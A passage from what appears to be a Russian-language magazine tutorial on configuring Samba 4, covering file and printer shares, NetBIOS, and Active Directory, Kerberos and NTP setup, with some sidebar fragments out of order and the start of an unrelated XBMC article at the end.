security = user
map to guest = Bad User

[tmp]
path = /tmp
read only = No
browsable = Yes
guest ok = Yes
force user = nobody
force group = nobody
create mask = 0755
directory mask = 0755
```

Это сделает **/tmp** на сервере доступным как ресурс *Samba* через TCP/IP. Использование **security = user** и **map to guest** позволяет гостевым ресурсам подобным же образом работать в устаревшем

режиме **security = share**, с которым современные администраторы *Samba* могут быть не знакомы. Пользователям с именем пользователя Windows, не распознаваемым *Samba*, не придется предоставлять свою аутентификационную информацию для доступа к ресурсу: они будут аутентифицированы как гости. Любые файлы, которые они напишут, будут иметь их пользовательский и групповой ID настроенным на 'nobody'. Однако если имя пользователя известно *Samba*, то пользователю будет предложено ввести пароль. Это может показаться странным, но вполне согласуется с тем, как работает Windows.

Запустите демон *Samba*, *smbd*, чтобы получить доступ к этому ресурсу в Windows.

Для доступа к нему используйте Windows Explorer в качестве браузера сервера *Samba* (используйте или его имя, или IP-адрес).

Есть еще один сетевой протокол, который долгое время ассоциировался с сетевой работой в Windows и поэтому является неотъемлемой частью пакета *Samba* – NetBIOS. В настоящее время он считается устаревшим, а работа осуществляется по TCP/IP. NetBIOS предлагает разрешение имен и распределенный доступ к файлам и принтерам для устройств, не имеющих записей в DNS. Раньше он был основным в сетях Windows, но в этом больше нет необходимости, если не используются старые версии Windows; и все же он вам понадобится, если вы хотите, чтобы клиенты, использующие операционные системы старше Windows 2000, имели доступ к вашим ресурсам.

Если вам не нужен NetBIOS, то следующие дополнения к разделу **[global]** в **smb.conf** сделают это выраженным явно:

```
[global]
# disable NetBIOS [Отключить NetBIOS]
disable netbios = yes
smb ports = 445
```

Но если надо включить NetBIOS, придется внести следующие изменения в **smb.conf**:

```
[global]
# NetBIOS identification
workgroup = WORKGROUP
netbios name = MYHOST
wins support = Yes
```

Данные настройки велят *Samba* использовать NetBIOS, чтобы распознаваться в сети Windows в своей рабочей группе по умолчанию (машины »

Скорая помощь

Вам не нужно перезапускать или извещать *Samba* при изменении **smb.conf**, поскольку она автоматически определяет наличие изменений.

Скорая помощь

При обновлении пользователи должны учитывать, что формат файла `smbpasswd` изменился, а значит, этот файл нельзя просто скопировать с *Samba 3.x* на *Samba 4.x*.

```
# smbpasswd -a myuser
New SMB password:
Retype new SMB password:
Forcing Primary Group to 'Domain Users' for myuser
Forcing Primary Group to 'Domain Users' for myuser
Added user myuser.
```

Заметьте, что как только пользователь будет добавлен в *Samba*, Windows потребует ввести его пароль – даже для гостевых ресурсов. Добавить ресурс для пользователя, так же, как и домашнюю директорию, можно, если ввести в `smb.conf` следующее:


```
[myuser]
comment = %U home directory
writable = yes
valid users = myuser
path = %H
```

или, что является более общей практикой, с помощью специального ресурса `[homes]`, который создает домашний ресурс для каждого пользователя. При попытке пользователя соединиться с ресурсом *Samba* ищет открытое определение ресурса, подобное приведенному выше.

Если ничего не обнаруживается, но ресурс `[homes]` существует, то он будет использован как шаблон для создания ресурса, нужного пользователю. Соответствующий пример приведен ниже; запись `browsable` не позволяет показывать `[homes]` при просмотре сетевого окружения.

```
[homes]
comment = %U home directory
writable = yes
browsable = no
```

Еще один специальный ресурс – `[printers]`. Как и следует ожидать, он позволяет клиентам



➤ Если не синхронизировать часы, могут твориться очень странные вещи!

Windows по умолчанию относятся к рабочей группе с именем WORKGROUP) и действовать как сервер WINS. Название NetBIOS является эквивалентом имени хоста – совпадать с именем хоста ему не обязательно, но это довольно обычная практика. WINS – это Windows Internet Name Service, реализация Microsoft NetBIOS Name Service, и он предоставляет такой же сервис для имен NetBIOS, какой DNS предоставляет для доменных имен (размещая имена хостов по сетевым адресам). Преобразование имени происходит без сервера WINS, но только внутри локальной подсети – если клиент не может разрешить имя NetBIOS, используя сервер WINS, то оно будет разрешено посредством трансляции по сети сообщений «ты где?». Это одна из причин, по которой системные администраторы ненавидят NetBIOS и по которой вам следует отключить его, пока он вам по-настоящему не понадобится. Кроме того, в Сети вы найдете немало примеров того, насколько небезопасен NetBIOS.

Если вам все же не обойтись без NetBIOS, то последнее, что требуется сделать для его поддержки, это запустить процесс *Samba* – `nmbd`

и процесс `smbd`. Именно `nmbd` обеспечивает предоставление имен NetBIOS и сервисы WINS.

Стоит понять, как осуществляется соединение со стороны клиента. До Windows 2000 соединения осуществлялись только через NetBIOS, соединяемый с портом 139 на сервере. Начиная с Windows 2000, соединения осуществляются с использованием и NetBIOS, и TCP/IP; последний соединяется с портом 445 на сервере. Клиент за-

«В Сети немало примеров того, насколько небезопасен NetBIOS.»

крывает свое соединение NetBIOS с портом 139, если сервер отвечает на соединение с TCP/IP. Как и следует ожидать, ресурсы можно настроить так, чтобы для доступа к ним требовалась аутентификация. Это первая область, в которой настройка Active Directory отличается от классической. Классическая *Samba* использует собственную базу пользователей, содержащую зашифрованные пароли, и эти учетные записи не имеют никакого отношения к пользователям Linux. В классической *Samba* пользователь добавляется следующим образом:



Тестовый клиент Windows 7


Чтобы в полной мере оценить возможности *Samba 4* Active Directory, необходим компьютер с Windows 7. Мы установили Windows 7 Ultimate с Service Pack 1 и инструментами управления удаленным сервером Remote Server Administration tools.

Из этих инструментов нам понадобился Active Directory Users and Computers (исполняемое имя `dsa.msc`). Информацию по установке следующих программ вы найдете на соответствующих страницах Microsoft:

➤ Windows 7 Service Pack 1:
www.microsoft.com/en-us/download/details.aspx?id=5842

➤ Windows 7 RSAT:
www.microsoft.com/en-gb/download/details.aspx?id=7887

Чтобы ваша машина Windows отвечала на запросы ICMP ping, добавьте правило в брандмауэр Windows (или отключите брандмауэр). Для добавки правила перейдите в Start > Control Panel > System and Security > Windows Firewall > Advanced Settings > Inbound Rules > New Rule [Пуск > Панель настройки > Система и Безопасность > Брандмауэр > Дополнительно > Правила > Новое правило]. Создайте правило для протокола ICMPv4. Помните, что версии Windows Home и Starter не могут присоединиться к домену.



➤ Для Active Directory Users and Computers найдите `dsa.msc` и запустите его от имени администратора.

Windows использовать принтеры, соединенные с сервером *Samba*. Он использует CUPS, чтобы поместить в очередь задачи на печать, и клиенту нужно располагать соответствующим драйвером принтера, потому что именно тот конвертирует печатаемый файл в данные raw, которые умеет обрабатывать принтер. Печать требует наличия директории **spool** и возможности записи в нее:

```
# mkdir /var/spool/samba
# chmod 1777 /var/spool/samba
```

Необходимая настройка *Samba* настраивает печать CUPS и разрешает распределенный доступ к своим принтерам на разделяемом ресурсе **[printers]**:

```
[global]
load printers = yes
printing = cups
printcap name = cups
[printers]
comment = Printers
path = /var/spool/samba
browsable = yes
writable = yes
printable = yes
[print$]
comment = Printer Drivers
path = /usr/share/samba/print
writable = yes
```

Дополнительный ресурс **[print\$]** является опциональным и служит для размещения драйверов принтеров. Он позволяет администратору загружать драйверы на сервер, чтобы пользователям, которые устанавливают принтер, не пришлось искать их самим. Директория для ресурса **[print\$]**

должна создаваться вместе с поддиректориями для поддерживаемой архитектуры:

```
# mkdir -p /usr/share/samba/print/{COLOR,IA64,W32ALPHA,W32MIPS,W32PPC,W32X86,WIN40,x64}
```

Простейший способ загрузить драйвер принтера – войти от имени администратора в клиент Windows. В Windows 7 надо перейти на сервер (например, **\\MYHOST**) и затем щелкнуть по View Remote Printers. Нажмите на Tab, чтобы отобразить панель меню, затем выберите File > Server Properties. Перейдите во вкладку Drivers и щелкните по Add. Запустится мастер Add Printer Driver для сервера. После загрузки драйвера требуется ассоциировать его с принтером: перейдите в принтер и откройте его страницу Properties. Во вкладке Advanced выберите загруженный драйвер из всплывающего списка.

Клиент Windows может добавить принтер (например, в Windows 7 перейдите в Start > Devices и Printers > Add Printer, чтобы добавить сетевой принтер). Если драйвер задан в **[print\$]**, он установится автоматически; в противном случае пользователю придется определять местоположение и устанавливать нужный драйвер самостоятельно.

Теперь рассмотрим реализацию Active Directory в *Samba 4*. Лучше всего будет признать, что, хотя *Samba 4* может работать и в качестве Standalone/NT Domain Member, и в качестве Active Directory Domain Controller, эти две настройки совершенно разные и до некоторой степени несовместимые.

Однако настройка Samba в качестве контроллера домена Active Directory проста, потому что

Скорая помощь

Есть несколько обучающих видео на <https://wiki.samba.org/index.php/Samba4/videos>, которые очень неплохо показывают процесс установки и настройки.

здесь имеется специальный инструмент инициализации, решающий задачи настройки:

```
# samba-tool domain provision
Realm [MYDOMAIN.CO.UK]:
Domain [MYDOMAIN]:
Server Role (dc, member, standalone) [dc]:
DNS backend (SAMBA_INTERNAL, BIND9_FLATFILE, BIND9_DLZ, NONE) [SAMBA_INTERNAL]:
DNS forwarder IP address (write 'none' to disable forwarding) [10.0.0.138]:
Administrator password:
Retype password:
```

Пароли должны быть достаточно сложными: одна заглавная буква, одна цифра, и не менее восьми символов. Подходящий пример – “Pa\$w0rd”, именно его мы использовали в наших тестах, хотя он небезопасен. По завершении инициализации вам сообщат, что сгенерирована конфигурация Kerberos, подходящая для *Samba 4*. Вам нужно будет скопировать этот файл в соответствующее место:

```
# cp /var/lib/samba/private/krb5.conf /etc
```

Далее нужно настроить клиент DNS, чтобы он указывал на *Samba*, потому что это тоже DNS »

Что же такое Kerberos?

Kerberos – это протокол сетевой аутентификации, использующий систему разрешений для безопасной аутентификации без передачи пароля по сети.

Это зрелый протокол, который ведет свое начало из MIT 1980-х, когда он был создан как решение проблем сетевой безопасности, и с 1987 года код его


открыт (<http://web.mit.edu/kerberos>). Он используется контроллерами доменов Active Directory.

В «Kerbergизированном» соединении участвуют трое: клиент, ресурс и сервер Kerberos, известный как Key Distribution Centre (KDC). Именно благодаря этой тройственности Kerberos и получил свое название в честь трехглавого пса из древнегреческой мифологии, который сторожил врата Аида.

Key Distribution Centre осуществляет аутентификацию Kerberos в два этапа. Сначала клиент запрашивает «разрешение на получение разрешения (ticket granting ticket, TGT)». Обычно это происходит, когда клиент производит начальный вход на сервер. Со временем TGT утрачивает силу, но при необходимости его можно возобновить. Вторая стадия идет в ход, когда клиент желает получить доступ к ресурсу, защищенному Kerberos. Он отправляет свой TGT назад, на сервер, который подтверждает его правильность и возвращает клиенту разрешение на запрашиваемый доступ к ресурсу.

Это довольно упрощенное объяснение сложного процесса, который станет намного понятнее благодаря видеопрезентации: www.youtube.com/watch?v=KD2Q-2ToloE.

В домене Active Directory Kerberos KDC – одна из служб, запускаемых на контроллере домена.



для нового домена Windows. Это можно сделать, или отредактировав `/etc/resolv.conf`, или, если ваш хост получает сетевые настройки по DHCP, подправив конфигурацию этого сервиса. В любом случае, `/etc/resolv.conf` должен выглядеть таким образом:

```
domain mydomain.co.uk
nameserver 127.0.0.1
```

Samba перенаправляет запросы, которые не в состоянии разрешить сама, на адрес переадресации DNS, который указывается на стадии инициализации. Она использует собственный внутренний сервер DNS, но его можно настроить на использование внешнего BIND.

Завершив настройку, мы можем запустить контроллер домена и выполнить некоторые тесты. Режим Active Directory использует новый исполняемый файл *samba* вместо привычного *smbd*. Итак, мы запускаем его вручную, одновременно проводя тесты:

```
# samba -i -M single mydomain
Copyright Andrew Tridgell and the Samba
Team 1992-2012
samba: using 'single' process model
# host -t SRV _ldap._tcp.mydomain.co.uk
_ldap._tcp.mydomain.co.uk has SRV record 0 100
389 myhost.mydomain.co.uk.
```

```
# host -t SRV _kerberos._udp.mydomain.co.uk
_kerberos._udp.mydomain.co.uk has SRV record 0
100 88 myhost.mydomain.co.uk.
# host -t A myhost.mydomain.co.uk
host -t A myhost.mydomain.co.uk
```

Далее, тестируем Kerberos (по запросу, введите пароль администратора):

```
# kinit administrator@MYDOMAIN.CO.UK
Password for administrator@MYDOMAIN.CO.UK:
# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: administrator@MYDOMAIN.CO.UK
Valid starting Expires Service principal
08/02/13 16:25:31 09/02/13 02:25:31 krbtgt/
MYDOMAIN.CO.UK@MYDOMAIN.CO.UK
renew until 09/02/13 16:25:21
```

Здесь вы должны увидеть ресурсы *Samba* и получить доступ к ним:

```
$ smbclient -L localhost -U%
Domain=[MYDOMAIN] OS=[Unix]
Server=[Samba 4.0.3]
Sharename      Type            Comment
[Имя ресурса]  [Тип]          [Комментарий]
-----
netlogon       Disk
sysvol         Disk
IPC$           IPC             IPC Service (Samba 4.0.3)
```

```
$ smbclient //localhost/netlogon
-UAdministrator%Pa$sw0rd' -c 'ls'
Domain=[MYDOMAIN] OS=[Unix] Server=[Samba
4.0.3]
.D 0 Thu Feb 7 20:06:55 2013
.D 0 Thu Feb 7 20:08:44 2013
```


Еще один сервис, предоставляемый Active Directory Domain Controller – это синхронизация времени. Хотя она и не обязательна, эта опция настоятельно рекомендуется, потому что Kerberos исключительно чувствителен к разнице во времени между клиентами и сервером.

Так называемый Windows Time Service, предоставляемый контроллером домена, это сервер Network Time Protocol (NTP) с расширениями для аутентификации. В Linux имеется ряд реализаций NTP, например, *ntpd* и *open-ntpd*, но только *ntpd* версии 4.2.6 поддерживает необходимые расширения аутентификации, и только тогда, когда скомпилирована поддержка Samba (проверьте совпадение вашей версии *ntpd* по `ntpd --version`). Должным образом настроенный *ntpd* просит Samba произвести необходимую аутентификацию. Настройка *ntpd* происходит в `/etc/ntpd.conf`. Вот соответствующий пример:

```
server 127.127.1.0
fudge 127.127.1.0 stratum 12
ntpsigndsocket /var/lib/samba/ntp_signd/
restrict default msntnp
```

Самые важные строки, которых может не быть в имеющемся `ntpd.conf` – две последних. Запись `ntpsigndsocket` определяет путь к директории, где *Samba* размещает файл сокета, через который получает запросы на аутентификацию. Запись `restrict` сообщает *ntpd*, что нужно аутентифицировать входящие запросы. Путь сокета определяется настройкой *Samba*, и вы можете подтвердить правильный путь с помощью

```
# samba-tool testparm --verbose --suppress-
prompt | grep "ntp signd socket directory"
ntp signd socket directory = /var/lib/samba/
ntp_signd
```



➤ *Samba Web Administration Tool (SWAT)* все еще жив, но давно не обновлялся.



Скорая помощь

Заметки по релизу Samba 4 находятся на www.samba.org/samba/history/samba-4.0.0.html.

```
# wbinfo --name-to-sid myuser
S-1-5-21-4099219672-1275272411-291422405-1104 SID_USER (1)
# ldbedit -H idmap.ldb cn=S-1-5-21-4099219672-1275272411-291422405-1104
```

Это позволяет редактировать запись из базы данных пользователей *Samba* с помощью редактора по умолчанию, чтобы вы могли изменить `uid` пользователя (расположение `idmap.ldb` зависит от того, что у вас установлено, но это будет нечто вроде `/var/lib/samba/private` или `/usr/local/samba/private`):

```
0 # editing 1 records
1 # record 1
2 dn: CN=S-1-5-21-4099219672-1275272411-291422405-1105
3 cn: S-1-5-21-4099219672-1275272411-291422405-1105
4 objectClass: sidMap
5 objectSid: AQUAAAAAAAAUAAAA2CB
6 V9NscA0zFwF4RUQAAAA==
6 type: ID_TYPE_BOTH
7 xidNumber: 3000020
8 distinguishedName: CN=S-1-5-21-4099219672-1275272411-291422405-1105
```

Величина, которую здесь требуется изменить – `xidNumber`; ее можно заменить на правильный `uid` пользователя Linux. Изменения будут сохранены в базе данных после выхода из сессии редактирования.

Настройка файловых ресурсов может производиться тем же способом, что и в классической *Samba* – добавлением соответствующих блоков в `smb.conf`. Вы можете сделать доступным `[homes]`, как в классической *Samba*, но можете пойти на шаг дальше и предложить перемещаемые профили с помощью разделяемого ресурса `[profiles]`:

```
[profiles]
comment = Roaming Profiles
path = /var/lib/samba/profiles
writable = yes
browsable = no
```

Чтобы настроить пользователя с перемещаемым профилем, используйте инструмент Active Directory Users and Computers для редактирования настроек пользователя и настройки пути его профиля к `\\mydomain\profiles\%USERNAME%`. В соответствии с этим, профиль пользователя будет копироваться между локальным диском и областью Profiles на сервере, когда он будет входить и выходить с любого клиента домена.

Для любых потребностей, начиная с обычных файловых ресурсов и заканчивая полной средой Active Directory, *Samba 4* дает жизнеспособную альтернативу с открытым кодом дорогим проприетарным альтернативам. **LXF**

Samba создает директорию сокета, однако очень важно, чтобы в ней мог писать *ntpd*. Если *ntpd* работает с `uid:gid` из `ntp:ntp`, надо также изменить группу директории на `ntp`.

Перезапустите *ntpd*, чтобы все изменения в настройке вступили в силу, и затем проверьте лог-файл на предмет наличия предупреждения о том, что *ntpd* был настроен без опции настройки во время компиляции `--enable-ntp-signd`. Если вы видите это предупреждение, значит, ваш *ntpd* не поддерживает нужного механизма аутентификации. Вам придется найти исходники для

не имеющие никакого отношения к реальной проблеме. Служба времени Windows будет постоянно синхронизировать часы, когда клиент станет членом домена.

Чтобы добавить клиент к домену, перейдите в Start > Computer > Right-Click > Properties > Change settings. Появится диалоговое окно Computer Name/Domain Changes, где надо выбрать Domain в разделе Member Of и ввести имя домена *Samba* (например, `mydomain`), а затем нажать OK. Таким образом будут запрошены администраторские пароль и логин (имя пользователя – Administrator, а пароль – `Pa$w0rd`, если вы следовали нашим настройкам, приведенным в примере).

Администрирование домена можно выпол-

нить либо локально на сервере при посредстве утилиты командной строки *samba-tool*, либо удаленно с компьютера Windows, соединенного с доменом. Администратор, используя правильно настроенный ПК, может запустить инструмент *Active Directory Users and Computers*. Он предоставит полный контроль над пользователями и компьютерами, и работает в точности так же, как если бы он осуществлял администрирование Microsoft Active Directory.

Добавление пользователей к AD из классической *Samba* (которая использует `smbpasswd`) делается по-другому, но так будет более гибко, потому что это можно сделать из командной строки с помощью *samba-tool* или удаленно из Windows с помощью Active Directory Users and Computers.

Когда создаются пользователи AD, они не имеют отношения к существующим пользователям в `/etc/passwd`, потому что им присваиваются другие номера `uid`. Присвоенный `uid` можно изменить, и это делается довольно просто:


«Для любых потребностей Samba дает жизнеспособную альтернативу.»

ntpd и перекомпилировать его, чтобы он включил вышеупомянутую опцию настройки во время компиляции.


К сожалению, инструмента для тестирования аутентификации NTP из Linux нет. Чтобы протестировать ее с компьютера Windows, являющегося членом домена, откройте окно командной строки как Administrator (щелкните по кнопке Пуск, введите `cmd` и щелкните правой кнопкой по командной строке в окне результата поиска, чтобы выделить Run as administrator) и введите

```
C:\> w32tm /resync
Sending resync command to local computer
The command completed successfully.
```

Перед соединением клиента Windows с новым доменом измените его сетевые настройки, чтобы он использовал DNS *Samba*. Также неплохо вручную настроить часы клиента, чтобы разница с контроллером домена не превышала нескольких секунд. Если часы не синхронизированы, вы можете получать сообщения об ошибках,



➤ Добавлять пользователей можно из Windows.



XBMC как он есть

Несколько лет продержав на плаву *MythTV*, Грэм Моррисон решил, что нашел вариант получше.

Идея превращения своего компьютера Linux в мультимедиа-центр всегда была популярна. Возможно, потому, что можно установить сколько угодно версий Linux без необходимости платить за лицензию на использование операционной системы, а возможно, потому, что стабильность Linux делает его прекрасной системой для компьютера, которому будет доверено записать все серии «Eastenders» [телесериал BBC, выходит с 1985 года, — прим. пер.].

